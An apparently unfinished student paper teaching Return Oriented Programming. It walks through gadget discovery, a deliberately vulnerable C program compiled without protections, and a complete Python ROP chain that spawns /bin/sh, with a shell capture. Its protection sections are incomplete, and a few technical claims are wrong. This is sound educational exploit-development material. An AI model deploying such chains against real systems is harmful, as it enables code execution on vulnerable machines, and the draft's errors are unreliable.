

1 An Introduction to Return Oriented Programming

2 Maximilian Heim¹

3 University Albstadt-Sigmaringen, Albstadt, Germany, MaximilianHeim@protonmail.com

4 **Abstract.** In this paper we introduce the concept of Return Oriented Programming,
5 how to apply it, how to protect against it and show a concrete attack.

6 **Keywords:** ROP · Return Oriented Programming · Buffer Overflow · Binary
7 Exploitation

8 1 Introduction

9 BIBLIOGRAFIE NICHT VERGESSEN Return Oriented Programming is a type of buffer
10 overflow attack that has been published in 2007 and ever since has become a widely known
11 buffer overflow technique. It has been developed to circumvent the NX-BIT protection
12 that protects the stack from being executed. At the time of writing this paper modern
13 techniques like Stack Canaries and ASLR prevent these attacks from being practical but
14 there are millions of running systems using old hard-, firm- and software that is possibly
15 vulnerable to these kinds of buffer overflow attacks. Return Oriented Programming is
16 based on chaining return addresses to code just before a return and therefor allowing
17 almost arbitrary code segments to be chained.

18 2 Gadgets

19 **Introduction** On the x86 architecture the `ret` instruction is defined to pop the return
20 instruction pointer from the stack into the `eip` register and redirect code execution to
21 that memory address. By chaining addresses of instructions that end on a return and
22 injecting them Gadgets are code segments that sit before a `ret` instruction, these assembly
23 instructions can be chained arbitrarily

24 **How to find Gadgets** A gadget can be found by searching for 0xC3 Bytes in the
25 program. The instructions before then represent the code we can use, for that we need
26 the address of the gadget. It is possible this manually using tools like `objdump`, `hexdump`
27 or use one of the many tools available, to name a few there is `ropper`, `ROPgadget` and
28 `pwntools`. For this paper i will be using `ROPgadget` since i found it easy to use and fast.
29 `ROPgadget` can be found in most package managers or can be downloaded directly from
30 <https://github.com/JonathanSalwan/ROPgadget>. The gadgets can be extracted from
31 the file using the following command Lst. 1. We can then use regular expressions to search
32 for the gadgets that we need.

Listing 1: Exporting gadgets with `ROPgadget`

33 `ROPgadget --binary ./vuln --nojob > gadgets`

34 This command produces an output with results similar to this.

Listing 2: Output of `ROPgadget`

```

35      0x08059ee3 : mov word ptr [edx], ax ; mov eax, edx ;
36      ret
37      0x08071e4e : mov esp, 0xc70cec83 ; ret 0xffe0
38      0x0807faa3 : sti ; xor eax, eax ; ret
39      0x0808b285 : pop edx ; xor eax, eax ; pop edi ; ret
40      0x080539e7 : mov esp, 0x39fffffd ; ret
41      0x0804b8d4 : xchg eax, esp ; ret
42      0x08095aef : mov esi, eax ; pop ebx ; mov eax, esi ;
43      pop esi ; pop edi ; pop ebp ; ret
44      0x0806ceec : pop es ; add byte ptr [ebx - 0x39], dl ;
45      ret 0xffd4
46      0x0804a444 : or eax, 0xffffffff ; ret
47      0x08051bce : dec eax ; ret

```

These are only 10 Lines out of the 8244 lines found by the tool though and i purposefully filtered out some good and bad ones for demonstration. It is clearly visible that many candidates for ROP can be found, even in a file with a relatively small size of 72 kB. Though most of these gadgets are not all that useful because they often modify a lot of registers, possibly messing up the desired state or they use a fixed return address. In most cases we can find suitable candidates using regular expressions though, this will be demonstrated later in this section.

Overview of powerful gadgets

pop pop allows us to write arbitrary values into registers. For that we search for a `pop <reg>` instruction inside our gadgets, in the payload we can then place the value that we want to insert after the address of the `pop` instruction. [RBSS12] If we can not find a suitable gadget we can try to get creative and achieve the desired state another way. For example if we want to modify `ecx` but do not have a `pop ecx` instruction available we could achieve it with something like this: `xor ecx, ecx ; pop eax ; xor ecx, eax`. Provided that we have these gadgets available.

mov mov allows us to write arbitrary values into memory. For that we search for a `mov dword ptr [<reg1>], <reg2>` instruction inside our gadgets, we can then, in combination with two pops write arbitrary values at arbitrary memory locations. [RBSS12] The following example writes the value in `ecx` to where `eax` points to: `pop ecx ; pop eax ; mov dword ptr [eax], ecx`

arithmetics, boolean algebra Arithmetic operations like `add`, `sub`, `inc`, `xor`, `or`, and can be useful to bring registers into our desired state. [RBSS12] For that we search for the corresponding gadget with the required operands. For example `xor` can be used to clear a register or copy its contents. It often occurs in the following forms: `xor eax, eax` or `xor eax, edx`. The first case clears the register since `xor` computes a non-equivalence, formally $a \oplus a = 0$ and the second one copies the value of the 2nd operand into the 1st operand when the target register is `0x00` since `0x00` is the neutral element of the `xor` operation, formally $a \oplus 0 = a$.

int 0x80 `int` stands for interrupt, the interrupt `int 0x80` causes a system call to be executed. System calls are kernelspace programs/operations that require higher privileges than what is available in a userspace program. Examples for system calls include `io` and `execve` which allows to execute arbitrary programs. In combination with `pop`, `mov` and other instructions we can specify the concrete system call. [RBSS12] One of the most powerful system calls for blackhats is `bash` since it allows permanently implementing

malware or gain insight into files, it can be called with the argument `/bin/sh`. This will be demonstrated in [Sec. 4](#)

2.1 Filtering the gadgets

Introduction In order to find the gadgets we want we can use the tools directly or we can use regular expressions. In order to make this paper more general and easy to replicate i will be using regular expressions to find the desired gadgets.

Gadgets and their corresponding Regular Expression The following table describes what regex we can use to find the gadgets needed for the attack.

- `pop edx` → `^.{0,20}pop edx.{0,20}ret\n`
- `int 0x80` → `^.{0,20}int 0x80\n`
- `xor eax, eax` → `^.{0,20}xor eax, eax.{0,20}ret\n`

for all of these regular expressions there were gadgets for the given program in [Sec. 4](#). If there are no results the amount of possible characters before or after the gadget can be increased until results show up. It is however desirable to have gadgets with as few and noninterfering instructions as possible, if this is accomplished we can almost use the instructions we found like in assembly. Gadgets which do multiple things at once however can mess up the desired state and break the payload so it is important to thoroughly analyze the gadgets before generating the payload.

3 Theory

3.1 Stack

The following graphic [Fig. 1](#) is an illustration of how the stack changes when injecting the payload. The buffer first has to be filled. In binary exploitation the letter `A` is used for that most of the time, it has an easy to identify hexadecimal value of `0x41`. It is important to note that without any special compiler options the stack will be aligned in `dword`'s, because of that the buffer has to be filled with 16 Bytes instead of 8 Bytes, this can be turned off with the option `-mpreferred-stack-boundary=2`. Though, then the payload only worked when filling the buffer with 24 Bytes.

3.2 ROP Runtime Behaviour

The following graphic [Fig. 2](#) illustrates how the gadgets get executed once the instruction pointer `eip` points to the `ret` in main.

4 Attack

4.1 Target Program

Target Program The following program is the target of our attack, it uses a command line argument to provide the payload and `strcpy` for the buffer overflow, overwriting the return address after the 8 Byte buffer. It is also possible to perform vulnerable input functions like `scanf`.




Figure 1: The stack when injecting the payload




Figure 2: The stack when injecting the payload

Listing 3: The Target Program

```

118 1 #include <stdio.h>
119 2 #include <string.h>
120 3
121 4 int main(int argc, char *argv[]) {
122 5     char buffer[8] = {0};
123 6     if (argc != 2) {
124 7         printf("A single argument is required.\n");
125 8         return 1;
126 9     }
127 0     strcpy(buffer, argv[1]);
128 1     return 0;
129 2 }
```

Compilation We compile the target program with the following command. There are several important options given in this command. Most importantly the `-fno-stack-protector` option disables stack canaries which would otherwise directly terminate the program when the canary is overwritten. The `-m32` option compiles the binary as a 32 Bit executable, this makes the attack easier. The `-static` option makes the binary statically linked. Without this option there are only 50 gadgets available, considering most of them are not useful for our attack it is practically impossible to perform the attack with just these gadgets. The `-static` option includes the `libc` library in the executable, increasing the gadget count to over 8000. However, it is possible to determine the address of the dynamically linked library at runtime and adding an offset for each gadget to this address. This has been described by Saif El-Sherei [ES] but will not be further discussed in this paper.

Listing 4: The compilation command

```
clang -o vuln vuln.c -m32 -g -fno-stack-protector -static
```

4.2 Phases of developing the attack

Phases The attack consists of several phases

1. Specify goal with required program state and instructions
2. Generate desired list of instructions and arguments (abstract payload/rop chain)
3. Extract gadgets using tools, e.g. ROPgadget [Sec. 2](#)
4. Search gadgets for instructions
5. Determine how many words are needed to override the base pointer `ebp`
6. Determine position of a writable data segment
7. Generate payload using the gadgets according to the the abstract payload while making sure gadgets dont interfere with our desired program state. This step can be done using Python which we will show in a later section [Lst. 7](#)
8. Insert payload into target using a vulnerability

Goal and abstract payload After specifying the goal and possibly simplifying it we have to write a list of instructions and arguments that achieve the goal, for this it is favorable to directly use the format of the final payload except for using instructions instead of addresses as this will then allow to simply insert the found gadgets into this abstract payload. For the example in this paper we want to open a shell, for that the simplest way is to execute an `execve` system call. The following program state [Fig. 3](#) has to be achieved so the interrupt `int 0x80` causes a shell to be opened. [\[Pix16\]](#) [\[pro\]](#)

Extract and search gadgets

Determine the padding Compilers optimize stack alignment and without providing options to change that the simplest way to determine the padding required is to test the program until it crashes with a payload increasing by 1 word in each iteration. This can be automated in a Python script [Lst. 5](#). This script applies the method mentioned above with the `os.system` function. The return value of that function is the exit code of the program that has been executed and is either 0 when the execution ended without any errors and non 0 when an error or exception occurred during startup or runtime. This

Registers		Memory	
EAX	0x0B (11 ₁₀)	0x080e5020	"/bin"
EBX	0x080e5020 (.data)	0x080e5024	"/sh"
ECX	0x00 (0 ₁₀)	0x080e5028	"\0" + 3 * {0,...,255}
EDX	0x00 (0 ₁₀)	0x080e502C	4 * {0,...,255}

Figure 3: Required Program State for the execve Syscall

170 means we can increase the input by "AAAA" in each iteration until the return value is non
 171 zero. At this point the base pointer `ebp` has been overridden causing the program to crash.
 172 Now reducing the padding by 1 word results in the correct amount.

Listing 5: A Python Script to Determine the Required Words

```

173 1 import os
174 2 import sys
175 3
176 4 def determine_word_count(target_program_path: str, buffer_size: int) -> int:
177 5     for words in range(1, buffer_size + 64):
178 6         if os.system(target_program_path + ' ' + 'AAAA' * words):
179 7             return words - 1
180 8     return -1
181 9
182 0 if __name__ == '__main__':
183 1     word_count = determine_word_count(sys.argv[1], int(sys.argv[2]))
184 2     print('Required words: ' + str(word_count))
185 3     print('String: ' + 'AAAA' * word_count)

```

186 **Determine the address of a writable segment** There segments in a binary can be read
 187 only or writable. It is possible to determine whether a segment is read only with `objdump -h`.
 188 However, the following Lst. 6 bash command can be used to find the address of the data
 189 segment.

Listing 6: Determine the Address of .data

```

190 objdump -h ./vuln | grep "\\ .data "

```

191 **struct.pack** `struct.pack` is a Python function that allows to easily generate our desired
 192 payload from the raw bytes. Bash then allows to directly pipe the generated payload into
 193 our target. In order to generate the payload we first have to fill the buffer and override
 194 the EBP with arbitrary values as seen in line 2 Lst. 7. This is usually done using easily
 195 recognizable characters, using the letter A for this is common. It has the hex value 0x41,
 196 doing this allows then to spot the buffer in a debugger like `gdb`. So in this example we fill
 197 the buffer with 8 A's and 4 B's. After that it is time to insert the addresses of the gadgets
 198 and the arguments. This is done by calling `pack` with the double word (64 Bit) while
 199 specifying the endianness, converting that to a string and adding it to the string as seen

200 in line 3 Lst. 7. After the whole payload has been generated we can print it and use the
 201 output directly for running the buffer overflow attack as mentioned above.

Listing 7: How to use struct.pack

```
202 1 from struct import pack
203 2 p = bytes('AAAAAABBBB', 'ascii')
204 3 p += pack('<I', 0x0802840)
205 4 print(str(p)[2:-1])
```

206 4.3 Payload

207 From all the previous steps the payload got constructed using python Lst. 8.

Listing 8: Payload to open /bin/sh

```
208 1 from struct import pack
209 2 data = 0x080e5020
210 3 xor_eax_eax = 0x08050a08 # xor eax, eax ; ret
211 4 xor_edx_edx = 0x0807b179 # xor edx, edx ; mov eax, edx ; ret
212 5 pop_eax = 0x080ac76a # pop eax ; ret
213 6 pop_ebx = 0x08049022 # pop ebx ; ret
214 7 pop_ecx = 0x08054f5b # pop ecx ; add al, 0xf6 ; ret
215 8 pop_edx = 0x0808b285 # pop edx ; xor eax, eax ; pop edi ; ret
216 9 inc_eax = 0x0809d0ae # inc eax ; ret
217 0 int_80 = 0x080499b2 # int 0x80
218 1 mov_edx_eax = 0x08080742 # mov dword ptr [edx], eax ; ret
219 2 filler = 0x11111111
220 3
221 4 p = bytes('AAAA' * 4 + 'BBBB' * 1, 'ascii') # Padding + EBP
222 5
223 6 p += pack('<I', pop_edx) # write address of .data into edx
224 7 p += pack('<I', data)
225 8 p += pack('<I', filler)
226 9 p += pack('<I', pop_eax) # write /bin into eax
227 0 p += bytes('/bin', 'ascii')
228 1 p += pack('<I', mov_edx_eax) # mov /bin to .data
229 2 p += pack('<I', pop_edx) # address of .data + 4 into edx
230 3 p += pack('<I', data + 4)
231 4 p += pack('<I', filler)
232 5 p += pack('<I', pop_eax) # //sh into eax
233 6 p += bytes('//sh', 'ascii')
234 7 p += pack('<I', mov_edx_eax) # mov //sh to .data + 4
235 8 p += pack('<I', pop_edx) # address of .data + 8 into edx
236 9 p += pack('<I', data + 8)
237 0 p += pack('<I', filler)
238 1 p += pack('<I', xor_eax_eax) # clear eax
239 2 p += pack('<I', mov_edx_eax) # write null after /bin/sh
240 3 p += pack('<I', pop_ebx) # write address of string that points to program
241 4 into ebx
242 5 p += pack('<I', data)
243 6 p += pack('<I', pop_ecx) # write arguments into ecx
244 7 p += pack('<I', data + 8)
245 8 p += pack('<I', xor_edx_edx) # clear edx
246 9 p += pack('<I', xor_eax_eax) # set eax to 11 (execve)
247 0
247 9 for _ in range(11):
248 0     p += pack('<I', inc_eax)
249 1 p += pack('<I', int_80) # call interrupt
250 2 print(str(p)[2:-1])
251 3 with open('payload', 'wb') as file:
252 4     file.write(p)
```

5 Results

Attack After injecting the generated payload from Sec. 4 as a command line argument the program opened a shell from which we can use privilege escalation techniques in order to completely compromise the system. The only compiler features that had to be disabled

```
root@DESKTOP-DPRMD19 /h/m/ReturnOrientedProgrammingPaper (main)# ./vuln "${cat payload}"
[root@DESKTOP-DPRMD19 ReturnOrientedProgrammingPaper]# ls *.tex
iacrdoc.tex paper.tex paper2.tex presentation.tex settings.tches.tex settings.tosc.tex
[root@DESKTOP-DPRMD19 ReturnOrientedProgrammingPaper]# exit
exit
root@DESKTOP-DPRMD19 /h/m/ReturnOrientedProgrammingPaper (main)# exit
[root@DESKTOP-DPRMD19 ReturnOrientedProgrammingPaper]#
```

Figure 4: Shell Opened iwith ROP

were PIE and stack canaries. It is likely that there are systems still in use today which are vulnerable to this kind of attack. Since it allows almost arbitrary code execution it is very important to identify these devices and patch or replace them.

ASLR The information wether ROP works with ASLR enabled is inconsistent. While trying this attack with `/proc/sys/kernel/randomize_va_space` set to 2 meaning full randomization the attack still seemed to work. The inconsistent information probably arises due to different approaches being used. With executables that have PIE enabled ROP is still possible but only with ASLR disabled. With the compiler options used for this example PIE is disabled and ASLR seems to have no effect on the exploit. This is because

6 Protection

Stack canaries Stack canaries are one of the most effective approaches against ROP, they are enabled by default and prevent most forms of buffer overflows, however, stack canaries can be based on a small entropy pool and can therefore be bruteforced with an effort significantly smaller than regular bruteforcing. Depending on the target it can still be profitable and possible to bruteforce it even with a big entropy pool and high randomness.

NX The activation of the NX bit has no effect on ROP since the program never executes code outside the segments marked with the `CODE` flag like in a classical stack overflow attack.

ASLR

PIE

7 Discussion

Sources:

[https://www.exploit-db.com/docs/english/28479-return-oriented-programming-\(rop-ftw\).pdf](https://www.exploit-db.com/docs/english/28479-return-oriented-programming-(rop-ftw).pdf) https://guyinatuxedo.github.io/5.1-mitigation_aslr_pie/index.html

References

- [ES] Saif El-Sherei. Return oriented programming (rop ftw) - exploit-db.com. [https://www.exploit-db.com/docs/english/28479-return-oriented-programming-\(rop-ftw\).pdf](https://www.exploit-db.com/docs/english/28479-return-oriented-programming-(rop-ftw).pdf).
- [Pix16] Pixis. Rop - return oriented programming. <https://en.hackndo.com/return-oriented-programming/>, Oct 2016.
- [pro] Return-oriented programming (rop). <https://www.proggen.org/doku.php?id=security%3Amemory-corruption%3Aexploitation%3Arop>.
- [RBSS12] Ryan Roemer, Erik Buchanan, Hovav Shacham, and Stefan Savage. Return-oriented programming: Systems, languages, and applications. *ACM Trans. Inf. Syst. Secur.*, 15(1), mar 2012.